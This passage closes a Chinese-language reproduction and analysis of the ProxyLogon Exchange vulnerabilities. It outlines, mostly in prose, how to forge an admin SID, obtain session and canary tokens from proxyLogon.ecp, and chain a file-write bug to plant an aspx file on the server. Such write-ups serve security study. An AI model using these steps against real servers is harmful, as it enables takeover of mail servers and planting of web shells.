
在参考文档 2 中提到：普通用户的 sid 与 admin 用户的 sid 的区别在于最终 id,admin 用户的 sid 的结尾是 500。




将 sid 末尾值换为 500 开始假冒 admin,使用获取的 sid 访问 444 端口下的 ecp/proxyLogon.ecp 获取 ASP.NET_SessionID 以及 msExchEcpCanary。



服务器将获取请求的主体（之前步骤获取的信息）形成 SerializedAccessToken()即，然后，服务器基于新创建的序列化令牌，继续使用它为当前请求创建标识符。
(ExchangeServer/V15/ClientAccess/ecp/bin/Microsoft.Exchange.Management.ControlPanel.dll)




然后就可以访问/ecp/DDI/DDIService.svc/来进行一系列操作了。



到这里 CVE-2021-26855 这个漏洞就完成啦, 然后联合使用 CVE-2021-27065 任意文件写入漏洞上传一个 aspx 文件, 访问可以看到其内容。

```
[!] This exploit may require manual cleanup of 'C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\H
oxy\owa\auth\ziYrVUL.aspx' on the target
```



6. 参考文档

<https://www.praetorian.com/blog/reproducing-proxylogon-exploit/>
<https://testnull.medium.com/ph%C3%A2n-t%C3%ADch-l%E1%BB%97-h%E1%BB%95ng-proxylogon-mail-exchange-rce-s%E1%BB%B1-k%E1%BA%Bft-h%E1%BB%A3p-ho%C3%A0n-h%E1%BA%A3o-cve-2021-26855-37f4b6e06265>

<https://www.microsoft.com/security/blog/2021/03/25/analyzing-attacks-taking-advantage-of-the-exchange-server-vulnerabilities/>

致谢, 感谢 ever55、rockl、eagle 三位师傅在漏洞复现以及漏洞分析过程中的帮助以及指导。